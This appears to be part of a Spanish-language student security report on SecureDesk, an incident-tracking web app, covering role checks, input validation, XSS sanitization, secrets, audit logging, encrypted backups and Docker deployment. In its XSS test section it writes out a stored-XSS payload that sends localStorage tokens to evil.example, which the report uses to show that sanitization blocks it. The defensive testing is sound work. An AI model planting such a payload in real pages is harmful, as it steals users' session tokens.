



Figura 7. El rol ADMIN consulta /admin/stats desde el panel.

Protección de datos por rol: el mismo incidente se devuelve distinto según quién lo pide. ADMIN ve `reporta@securedesk.com`; ANALISTA y CONSULTA ven `re***@securedesk.com` (función `maskEmail`). Así, tener acceso legítimo al módulo de incidentes no implica acceso automático a todos los datos personales que contiene.



```
backend > src > modules > incidents > JS incidents.controller.js > serializeIncidentForUser
28 const incidentSelect = {
36   createdBy: true,
37 };
38
39 function maskEmail(email) {
40   const [local, domain] = email.split("@");
41
42   if (!local || !domain) {
43     return "***";
44   }
45
46   const visible = local.length === 1 ? local : local.slice(0, 2);
47
48   return `${visible}***@${domain}`;
49 }
50
51 function serializeIncidentForUser(incident, role) {
52   return {
53     ...incident,
54     reporterEmail:
55       role === "ADMIN"
56       ? incident.reporterEmail
57       : maskEmail(incident.reporterEmail),
58   };
59 }
60
61 export async function createIncident(req, res, next) {
62   try {
63     const input = incidentSchema.parse(req.body);
64   }
```

Figura 8. Código real en Visual Studio Code — backend/src/modules/incidents/incidents.controller.js: solo ADMIN recibe el correo completo.



```
backend > src > middlewares > JS roles.middleware.js > authorizeRoles > <function>
1 import { auditLog } from "../utils/audit.js";
2
3 export function authorizeRoles(...allowedRoles) {
4   return (req, res, next) => {
5     if (!req.user) {
6       return res.status(401).json({ message: "No autenticado" });
7     }
8
9     if (!allowedRoles.includes(req.user.role)) {
10      auditLog("ACCESS_DENIED", req, { requiredRoles: allowedRoles });
11      return res
12        .status(403)
13        .json({ message: "No autorizado para este recurso" });
14    }
15
16    next();
17  };
18 }
19
```

Figura 9. Código real en Visual Studio Code — backend/src/middlewares/roles.middleware.js: rol no permitido → evento ACCESS_DENIED y 403.

Criterio de aceptación: ANALISTA y CONSULTA reciben 403 en toda ruta /admin (prueba PR-08 y S8), y solo ADMIN recibe el correo completo (S10).

10. Seguridad en el código y en los datos

El navegador puede enviar cualquier cosa, así que **toda entrada se trata como hostil** hasta validarla. SecureDesk aplica tres capas sobre la misma entrada: Zod comprueba forma y tipos, sanitize-html elimina las etiquetas y Prisma separa los datos de la instrucción SQL.

10.1 Validación con Zod

```
const incidentSchema = z.object({
  title: sanitizedString(3, 120),
  description: sanitizedString(5, 2000),
  severity: z.enum(["LOW", "MEDIUM", "HIGH"]),
  reporterEmail: z.string().trim().email().max(254).transform((v) => v.toLowerCase()),
  containsPersonal: z.boolean(),
}).strict(); // cualquier campo extra se rechaza

POST /incidents { ..., "severity":"CRITICA", "isAdmin":true }
-> 400 errors: [severity: Invalid option: expected one of LOW|MEDIUM|HIGH,
  Unrecognized key: "isAdmin"]
```

El `.strict()` evita la **asignación masiva**: si alguien agrega `"isAdmin": true` esperando que el servidor lo copie a la base, la petición se rechaza completa.

10.2 Sanitización contra XSS almacenado

```
POST /incidents title: "Prueba XSS <img src=x onerror=alert(1)>"
description: "Texto <script>fetch(\"https://evil.example?
c=\"+localStorage.token)</script>visible"
guardado -> title: 'Prueba XSS' | description: 'Texto visible' | reporterEmail:
juan.perez@empresa.com
```

El script que intentaba enviar el token a un servidor externo nunca llega a la base. Además, la cabecera Content-Security-Policy de Helmet prohíbe ejecutar scripts de otros orígenes: si algo se escapara de la sanitización, el navegador igual lo bloquearía. Son dos controles independientes para el mismo riesgo (defensa en profundidad).

10.3 Consultas parametrizadas y respuestas mínimas

Todas las consultas pasan por Prisma, que envía la instrucción y los datos por separado: el texto del usuario nunca se interpreta como SQL (R3). Las respuestas usan selección explícita de campos (`safeUserSelect`, `incidentSelect`), así que el hash de la contraseña nunca sale del servidor aunque alguien olvide filtrarlo después. Los errores pasan por un único `errorHandler` que responde "Error interno del servidor" sin trazas, para no revelar la estructura interna.




Figura 10. Código real en Visual Studio Code — backend/src/modules/incidents/incidents.controller.js: esquema Zod con sanitización y .strict().

Criterio de aceptación: entradas malformadas responden 400 antes de tocar la base (PR-05); ninguna etiqueta HTML se almacena; ninguna respuesta contiene passwordHash; un error 500 no muestra la traza.

11. Gestión de secretos

Un secreto es cualquier valor que da acceso por sí solo: la contraseña de la base, JWT_SECRET, la frase de los backups. La regla es que **los secretos viven en el ambiente, no en el código**. Aprendí en el caso Talento Andino (Clase 5) que un secreto publicado en un repositorio debe considerarse comprometido para siempre, aunque se borre el archivo, porque el historial de Git conserva la versión anterior.

Archivo	¿Se versiona?	Para qué
backend/.env	NO (backend/.gitignore)	Secretos reales del ambiente local
.env.docker	NO (.gitignore raíz)	Secretos reales del despliegue Docker
backend/.env.example, .env.docker.example	SÍ	Plantillas con marcadores (CAMBIAR_..., REEMPLAZAR_...)
backend/.dockerignore	SÍ	Impide que .env, backups y logs entren a la imagen

```
$ git check-ignore -v .env.docker backend/.env backend/backups
.gitignore:7:.env.docker          .env.docker
backend/.gitignore:2:.env         backend/.env
backend/.gitignore:5:backups/     backend/backups
```

```
# Búsqueda de cada secreto real en TODO el historial de Git antes de publicar
secreto de 36 caracteres -> apariciones en el historial: 0
secreto de 64 caracteres -> apariciones en el historial: 0
secreto de 48 caracteres -> apariciones en el historial: 0
```

Los secretos de Docker se generaron con `crypto.randomBytes` (JWT de 64 caracteres hexadecimales) y no se escribieron a mano. **Decisión en el Dockerfile:** `prisma generate` necesita una `DATABASE_URL` al construir la imagen; en lugar de pasar la real (quedaría dentro de la imagen), se usa una URL ficticia solo para ese comando. Las contraseñas de los usuarios de prueba sí aparecen en el README porque son datos de prueba conocidos; en producción el seed no se ejecuta.

Criterio de aceptación: ningún secreto real aparece en el historial de Git ni dentro de las imágenes; el sistema arranca en otra máquina solo con copiar la plantilla y completar los valores.

12. Controles preventivos, detectivos y correctivos

Clasifico los controles por **cuándo actúan** (Clase 4). Los preventivos evitan que el incidente ocurra; los detectivos me avisan de que ocurrió; los correctivos limitan el daño y me permiten recuperarme. Un sistema con solo controles preventivos queda ciego: cuando la prevención falla, y alguna vez falla, nadie se entera.

Tipo	Control en SecureDesk	Riesgo	Prueba
Preventivo	bcrypt, JWT 1 h, rate limit /auth	R1	S6, fuerza bruta: 429 en el intento 29
Preventivo	authorizeRoles en el servidor	R2	PR-08, S8
Preventivo	Prisma + Zod .strict()	R3	PR-05, prueba de campo extra
Preventivo	sanitize-html + CSP	R4	S9, prueba XSS
Preventivo	Helmet, CORS con lista blanca, límite 1 MB	R4, R10	PR-01, PR-03, PR-04
Preventivo	.env fuera de Git, .dockerignore	R5	git check-ignore, búsqueda en historial
Preventivo	maskEmail, safeUserSelect	R8	S10
Detectivo	Registro de eventos de seguridad (8 tipos)	R1, R2, R9	audit.test.js, GET /admin/audit
Detectivo	morgan, /health, healthchecks de Docker	R10	PR-01, docker compose ps
Detectivo	Suite de 11 pruebas (regresión)	Todos	npm run verify:preprod
Correctivo	Backup cifrado + restore con verificación	R6, R7	backup-restore.txt
Correctivo	errorHandler y 404 uniformes	Fuga de información	PR-02
Correctivo	Plan de contingencia y reversa con Git	R6	docs/contingency-plan.md


12.1 Registro de eventos de seguridad

Este control no existía al terminar la Clase 9 y lo agregué en el plan de mejoramiento, porque la guía lo exige y porque el caso Talento Andino mostró su valor: sin registro, la empresa no pudo saber quién consultó qué y tuvo que notificar asumiendo el peor escenario. Cada evento se escribe como una línea JSON en `logs/security.log` con fecha, tipo de evento, usuario, rol, IP, método y ruta. **Nunca se registran contraseñas ni tokens**, y una prueba automatizada lo verifica.

```
GET /admin/audit (token ADMIN)
12:09:45 AUTH_REJECTED   userId=None token invalido o expirado /incidents
12:09:45 AUTH_REJECTED   userId=None token ausente       /incidents
12:09:45 ACCESS_DENIED   userId=2    ANALISTA      /admin/stats
12:09:45 LOGIN_SUCCESS    userId=2    ANALISTA      /auth/login
12:09:45 LOGIN_SUCCESS    userId=1    ADMIN         /auth/login
12:09:45 LOGIN_FAILED     userId=None contraseña incorrecta /auth/login
GET /admin/audit (token ANALISTA) -> 403
```

Ataque de fuerza bruta (31 intentos): LOGIN_FAILED 28 · RATE_LIMIT_EXCEEDED 4

El resumen del ataque de fuerza bruta muestra el valor detectivo: el límite de peticiones **previene** (bloquea desde el intento 29, porque la ventana de 30 ya incluía 2 logins exitosos), y el registro **detecta** (28 fallos seguidos contra la misma cuenta son un patrón visible). En Docker, el archivo vive en el volumen `logs` y sobrevive a la recreación del contenedor.



```
1 import fs from "node:fs";
2 import path from "node:path";
3
4 // Registro de eventos de seguridad en formato JSON Lines (un evento por línea).
5 // Nunca se registran contraseñas, tokens ni el cuerpo de la petición.
6 export function auditLog(event, req, details = {}) {
7   const entry = {
8     time: new Date().toISOString(),
9     event,
10    userId: req?.user?.id ?? null,
11    role: req?.user?.role ?? null,
12    ip: req?.ip ?? null,
13    method: req?.method ?? null,
14    path: req?.originalUrl ?? null,
15    ...details,
16  };
17
18  // En la suite de pruebas solo se escribe si la prueba define su propio archivo.
19  if (process.env.NODE_TEST_CONTEXT && !process.env.AUDIT_LOG_FILE) {
20    return entry;
21  }
22
23  const file = process.env.AUDIT_LOG_FILE || "logs/security.log";
24
25  try {
26    fs.mkdirSync(path.dirname(file), { recursive: true });
27    fs.appendFileSync(file, `${JSON.stringify(entry)}\n`);
28  } catch (error) {
29    console.error("[AUDIT] No se pudo escribir el registro:", error.message);
30  }
```

Figura 11. Código real en Visual Studio Code — backend/src/utils/audit.js: cada evento es una línea JSON, sin contraseñas ni tokens.

Criterio de aceptación: todo 401, 403, login fallido y 429 genera un evento; el archivo no contiene el token (audit.test.js); solo ADMIN puede leer el registro.

13. Gestión de usuarios

Las cuentas tienen un ciclo de vida: se crean, cambian de rol, se desactivan. El riesgo más común no es técnico sino de proceso: **cuentas huérfanas** de personas que ya no están y conservan su acceso. SecureDesk usa **borrado lógico**: desactivar una cuenta pone `isActive=false` en lugar de borrarla, así se conservan los incidentes que esa persona creó y la trazabilidad.

Decisión	Implementación	Evidencia
Borrado lógico	PATCH /admin/users/:id/deactivate → isActive=false	USER_DEACTIVATED en el registro
Una cuenta inactiva no inicia sesión	login verifica isActive antes de comparar la contraseña	LOGIN_FAILED con motivo "usuario inactivo"
El ADMIN no puede desactivarse a sí mismo	Comparación id === req.user.id → 400	Evita dejar el sistema sin administrador
Cuentas nominales, sin cuentas compartidas	Cada evento lleva el userId	Registro de eventos
Revisión trimestral de permisos	Procedimiento documentado (Clase 3, control C7)	Pendiente del primer ciclo

Hallazgo propio (riesgo residual): cuando se desactiva un usuario, el JWT que ya tenía sigue siendo válido hasta que vence (máximo 60 minutos), porque el middleware verifica la firma pero no vuelve a consultar la base. Lo acepto de

forma consciente por la vigencia corta; la corrección sería consultar `isActive` en cada petición o mantener una lista de tokens revocados.

Criterio de aceptación: una cuenta desactivada no puede iniciar sesión y la operación queda registrada con el usuario que la ejecutó.

14. Backups, restauración y continuidad

La continuidad responde a una pregunta incómoda: **si hoy se pierde la base, ¿en cuánto tiempo vuelvo a operar y cuántos datos pierdo?** Esas dos respuestas tienen nombre. El **RTO** (objetivo de tiempo de recuperación) es el tiempo máximo aceptable para volver a operar. El **RPO** (objetivo de punto de recuperación) es la cantidad máxima de datos que acepto perder, y depende de cada cuánto hago backup.

Parámetro	Valor en SecureDesk	Por qué
Frecuencia de backup	Diaria y antes de cada despliegue	Antes de desplegar porque una migración es lo único que puede alterar los datos existentes
RPO	24 horas	Determinado por el backup diario
RTO	1 hora	La restauración completa toma segundos; el resto es diagnóstico y verificación
Límite de restauración	2 horas	Si no se logra, se abandona la restauración y se ejecuta la reversa
Prueba de restauración	Mensual	Un backup nunca restaurado no se sabe si sirve

14.1 Backup cifrado y verificable

En la Clase 7 el hallazgo H3 quedó abierto: los backups se generaban sin cifrar y en el mismo equipo. En el plan de mejoramiento lo cerré. Ahora `backup.sh` comprime el volcado, lo cifra con **AES-256** usando una clave derivada de `BACKUP_PASSPHRASE` con **PBKDF2** (100 000 iteraciones) y guarda una **huella SHA-256**. Si se define `BACKUP_OFFSITE_DIR`, copia ambos archivos a otro disco (regla 3-2-1: tres copias, dos medios, una fuera del sitio).

```
pg_dump --dbname="$PG_URL" --clean --if-exists --no-owner --no-privileges \  
  | gzip \  
  | openssl enc -aes-256-cbc -pbkdf2 -iter 100000 -salt -pass env:BACKUP_PASSPHRASE -out \  
  "$FILE" \  
openssl dgst -sha256 -r "$FILE" | cut -d' ' -f1 > "$FILE.sha256"
```

14.2 Restauración probada


```
$ ./scripts/backup.sh  
Backup generado: backups/securedesk_20260924_070830.sql.gz.enc  
$ xxd -> 5361 6c74 6564 5f5f ... Salted_G4<.n.l. (ilegible: esta cifrado)  
$ grep -a -c "CREATE TABLE" -> 0  
  
$ ./scripts/restore.sh backups/securedesk_20260924_070830.sql.gz.enc  
Integridad verificada (SHA-256).  
Generando backup de seguridad antes del restore...  
Backup generado: backups/pre-restore_20260924_070830.sql.gz.enc  
Restore completado -> usuarios: 3, incidentes: 5  
  
== Se altera 1 byte de una copia: Integridad fallida: el backup fue modificado o esta  
danado. (salida 1)  
== Frase incorrecta: bad decrypt
```

Cómo restauraría un backup en la sustentación: (1) identificar el archivo en la bitácora o con `ls -t backups`; (2) confirmar que existe su `.sha256`; (3) ejecutar `./scripts/restore.sh <archivo>` con `BACKUP_PASSPHRASE` en el ambiente; el script verifica la huella, toma un backup pre-restore del estado actual y restaura; (4) verificar

con el criterio de recuperación: /health 200, login, 403 para un rol no ADMIN, /incidents exige token y los datos esperados están. En Docker: `docker compose --env-file .env.docker exec backend ./scripts/restore.sh backups/<archivo>`.

14.3 Reversa (rollback)

Restaurar y revertir no son lo mismo. **Restaurar** es recuperar datos desde un backup; **revertir** es volver a la última versión estable del código. Si un despliegue rompe el código pero no los datos, basta con revertir: `git checkout <etiqueta estable>` y `docker compose ... up -d --build`. Restaurar la base sin necesidad borraría las transacciones legítimas ocurridas después del backup. Por eso el plan dice: no restaurar la base salvo impacto real sobre los datos.



```
25 # El prefijo distingue los backups programados de los previos a una restauracion.
26 PREFIX="${BACKUP_PREFIX:-securedesk}"
27
28 if [ -n "${BACKUP_PASSPHRASE:-}" ]; then
29     FILE="backups/${PREFIX}_${TS}.sql.gz.enc"
30 else
31     FILE="backups/${PREFIX}_${TS}.sql"
32     echo "ADVERTENCIA: BACKUP_PASSPHRASE no definida, el backup queda SIN cifrar." >&2
33 fi
34
35 # Si pg_dump falla no debe quedar un archivo vacio que aparente ser un backup.
36 trap 'rm -f "$FILE" "${FILE}.sha256"' ERR
37
38 if [ -n "${BACKUP_PASSPHRASE:-}" ]; then
39     # Comprimido y cifrado con AES-256; la clave se deriva de la frase con PBKDF2.
40     pg_dump \
41         --dbname="$PG_URL" \
42         --clean \
43         --if-exists \
44         --no-owner \
45         --no-privileges \
46         | gzip \
47         | openssl enc -aes-256-cbc -pbkdf2 -iter 100000 -salt \
48         -pass env:BACKUP_PASSPHRASE -out "$FILE"
49 else
50     pg_dump \
51         --dbname="$PG_URL" \
52         --clean \
53         --if-exists \
54         --no-owner \
```

Figura 12. Código real en Visual Studio Code — backend/scripts/backup.sh: volcado comprimido y cifrado con AES-256 (PBKDF2, 100 000 iteraciones).

Criterio de aceptación: el backup es ilegible sin la frase; una alteración de un byte detiene la restauración; la restauración completa se ejecuta con un comando y los datos verificados coinciden; los backups sobreviven a la recreación del contenedor (volumen backups).

15. Despliegue seguro

Desplegar de forma controlada significa que el resultado es **reproducible** (igual en cualquier máquina), **ordenado** (cada servicio espera al anterior), **seguro** (sin secretos en Git ni en las imágenes) y **verificable** (cada paso deja evidencia). Todo el sistema se levanta con un comando:

```
docker compose --env-file .env.docker up -d --build
```

Decisión	Por qué
prisma migrate deploy (no migrate dev)	deploy solo aplica migraciones versionadas; dev puede crear migraciones nuevas o proponer reiniciar la base.
npm ci --omit=dev y build multi-etapa	La imagen no lleva herramientas de desarrollo; la del frontend no lleva Node ni el código fuente.

Decisión	Por qué
Healthchecks + depends_on: service_healthy	El backend no intenta migrar antes de que PostgreSQL acepte conexiones.
Base sin puerto publicado	Evita el error E3 del caso Talento Andino (base expuesta a internet).
VITE_API_URL como argumento de build	Nginx sirve archivos ya compilados; la URL tiene que quedar incrustada al construir.
GET /meta/version (APP_VERSION, BUILD_ID)	Ante un incidente, la primera pregunta es qué versión está corriendo.
Volúmenes pgdata, backups y logs	Los contenedores son desechables; los datos y la evidencia no.

El despliegue siguiendo la guía de la Clase 9 **falló tres veces**, y cada falla fue un aprendizaje (detalle en la sección 18): prisma generate exigía la DATABASE_URL al construir, prisma estaba en devDependencies y el backup dentro del contenedor fallaba por la diferencia de versiones de pg_dump, dejando un archivo vacío que parecía un backup válido.

```

1  services:
2
3      backend:
4          build:
5              context: ./backend
6          restart: unless-stopped
7          environment:
8              NODE_ENV: production
9              PORT: 3000
10             DATABASE_URL: postgresql://${POSTGRES_USER}:${POSTGRES_PASSWORD}@db:5432/${POSTGRES_DB}
11             JWT_SECRET: ${JWT_SECRET}
12             FRONTEND_ORIGIN: ${FRONTEND_ORIGIN}
13             APP_VERSION: ${APP_VERSION}
14             BUILD_ID: ${BUILD_ID}
15             BACKUP_PASSPHRASE: ${BACKUP_PASSPHRASE}
16          volumes:
17              # Backups y registro de eventos sobreviven a la recreacion del contenedor.
18              - backups:/app/backups
19              - logs:/app/logs
20          depends_on:
21              db:
22                  condition: service_healthy
23          ports:
24              - "3000:3000"
25          healthcheck:
26              test: ["CMD", "node", "-e",
27                  "fetch('http://localhost:3000/health').then(r=>{if(!r.ok)process.exit(1)}).catch(()=>{process.exit(1)})"]
28              interval: 10s
29              timeout: 5s
30              retries: 10

```

Figura 13. Código real en Visual Studio Code — docker-compose.yml: secretos por variables, volúmenes y arranque cuando la base está healthy.

Criterio de aceptación: con el comando anterior los tres servicios quedan healthy/running, /meta/version responde con build docker-local y las 13 pruebas de humo pasan (docs/evidencias-clase09/smoke-tests.txt).

16. Pruebas de seguridad

Una prueba de seguridad no confirma que algo funciona; confirma que **algo que no debería pasar, no pasa**. La lección más importante del curso vino de la Clase 7: el control de CORS estaba escrito, revisado y aparentaba funcionar, pero solo la prueba del caso negativo (un origen no autorizado) reveló que dejaba pasar a cualquiera. **Un control que solo se prueba en su caso favorable no está probado.**

ID	Prueba automatizada	Esperado	Resultado
